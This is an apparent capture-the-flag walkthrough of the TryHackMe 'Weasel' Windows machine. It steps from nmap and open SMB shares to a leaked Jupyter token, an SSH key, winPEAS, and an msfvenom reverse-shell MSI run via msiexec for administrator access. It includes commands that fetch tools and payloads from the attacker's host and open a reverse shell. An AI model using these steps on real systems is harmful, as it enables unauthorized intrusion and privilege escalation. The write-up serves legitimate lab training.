

WEASEL

WEASEL

HI ALL

The basic nmap scan did nit give me 6 open ports , and I try to scan all the ports

```
nmap -vv -p- 10.10.218.204
```

```
[1] + 2374 suspended nmap -sC -sV -p- 10.10.218.204
~ > nmap -vv -p- 10.10.218.204
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-21 15:01 UTC
Initiating Ping Scan at 15:01
Scanning 10.10.218.204 [2 ports]
Completed Ping Scan at 15:01, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:01
Completed Parallel DNS resolution of 1 host. at 15:01, 0.01s elapsed
Initiating Connect Scan at 15:01
Scanning 10.10.218.204 [65535 ports]
Discovered open port 3389/tcp on 10.10.218.204
Discovered open port 8888/tcp on 10.10.218.204
Discovered open port 139/tcp on 10.10.218.204
Discovered open port 135/tcp on 10.10.218.204
Discovered open port 445/tcp on 10.10.218.204
Discovered open port 22/tcp on 10.10.218.204
Discovered open port 49668/tcp on 10.10.218.204
Connect Scan Timing: About 7.38% done; ETC: 15:08 (0:06:29 remaining)
```

After enumerating smb ports (139,445) I find a lot of files

```
~ > smbclient --no-pass //10.10.149.17/C$
tree connect failed: NT_STATUS_ACCESS_DENIED
~ > smbclient --no-pass //10.10.149.17/datasci-team
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Aug 25 15:27:02 2022
..               D           0   Thu Aug 25 15:27:02 2022
.ipynb_checkpoints DA        0   Thu Aug 25 15:26:47 2022
Long-Tailed_Weasel_Range_-_CWHM_M157_[ds1940].csv      A        146  Thu Aug 25 15:26:46 2022
misc             DA        0   Thu Aug 25 15:26:47 2022
MPE63-3_745-757.pdf A      414804 Thu Aug 25 15:26:46 2022
papers           DA        0   Thu Aug 25 15:26:47 2022
pics             DA        0   Thu Aug 25 15:26:47 2022
requirements.txt A         12   Thu Aug 25 15:26:46 2022
weasel.ipynb     A       4308  Thu Aug 25 15:26:46 2022
weasel.txt       A         51   Thu Aug 25 15:26:46 2022

15587583 blocks of size 4096. 8921743 blocks available
smb: \> █
```

But only 1 of them are useful

```

.           D           0   Thu Aug 25 15:27:02 2022
..          D           0   Thu Aug 25 15:27:02 2022
.ipynb_checkpoints DA      0   Thu Aug 25 15:26:47 2022
Long-Tailed_Weasel_Range_-_CWHM_M157_[ds1940].csv A           146   Thu Aug 25 15:26:46 2022
misc        DA          0   Thu Aug 25 15:26:47 2022
MPE63-3_745-757.pdf A      414804 Thu Aug 25 15:26:46 2022
papers      DA          0   Thu Aug 25 15:26:47 2022
pics        DA          0   Thu Aug 25 15:26:47 2022
requirements.txt A          12   Thu Aug 25 15:26:46 2022
weasel.ipynb A          4308 Thu Aug 25 15:26:46 2022
weasel.txt   A           51   Thu Aug 25 15:26:46 2022

15587583 blocks of size 4096. 8940275 blocks available
smb: \> cd misc\
smb: \misc\> ls
.           DA          0   Thu Aug 25 15:26:47 2022
..          DA          0   Thu Aug 25 15:26:47 2022
jupyter-token.txt A          52   Thu Aug 25 15:26:47 2022

```

This token we can use to login on port 8888. And after enumerating this "jupyter" application I found an interesting terminal



If you try something like this


```

find / -type f name "*flag.txt*" 2>/dev/null
find / -type f name "*user.txt*" 2>/dev/null
find / -type f name "*root.txt*" 2>/dev/null

```

you will understand -here are no flags

The only interesting information I found is a private key for user "dev-datasci-lowpriv"



We can copy this key, and login to ssh! Do not forget about "chmod 600"

On the desktop of this user we can find a user flag

```
Directory of C:\Users\dev-datasci-lowpriv\Desktop

08/25/2022  07:39 AM    <DIR>          .
08/25/2022  07:39 AM    <DIR>          ..
08/25/2022  05:21 AM             28,916,488 python-3.10.6-amd64.exe
08/25/2022  07:40 AM             27 user.txt
               2 File(s)      28,916,515 bytes
               2 Dir(s)  36,618,510,336 bytes free

dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv\Desktop>type user.txt
THM{w3.

dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv\Desktop>
```

To help with privilege escalation you can use a winpeas!!!

You also have a powershell. One of possible copying is

```
python3 -m http.server 8002 on kali
```

```
powershell on target machine
```

```
wget http://<your IP>:8002/winPEASany.exe -o winPEASany.exe
```

```
PS C:\Users\dev-datasci-lowpriv> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\dev-datasci-lowpriv> wget http:// :8002/winPEASany.exe -o winPEASany.exe
PS C:\Users\dev-datasci-lowpriv>
```

WinPeas give you a lot of information

```
+-----; Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName      : DEV-DATASCI-JUP
DefaultUserName        : dev-datasci-lowpriv
DefaultPassword        : wUqnK
```

to escalate privileges you can prepare a payload

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<your IP> LPORT=1234 -f msi -o
ford.msi
```

copy this to target machine

```
wget http://IP:8002/ford.msi -o ford.msi (powershell)
```

create a lsteren on kali `nc -lnvp port`

and run this payload as user

```
runas /user:dev-datasci-lowpriv "msiexec.exe /i C:\Users\dev-datasci-
lowpriv\ford.msi /QN"
```

```
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv>runas /user:dev-datasci-lowpriv "msiexec.exe /i C:\Users\dev-datasci-lowpriv\ford.msi /QN"  
Enter the password for dev-datasci-lowpriv:  
Attempting to start msiexec.exe /i C:\Users\dev-datasci-lowpriv\ford.msi /QN as user "DEV-DATASCI-JUP\dev-datasci-lowpriv" ...
```

The root flag is on the Admin's desktop

```
C:\Users\Administrator\Desktop>type root.txt  
type root.txt  
THM{evel  
C:\Users\Administrator\Desktop>
```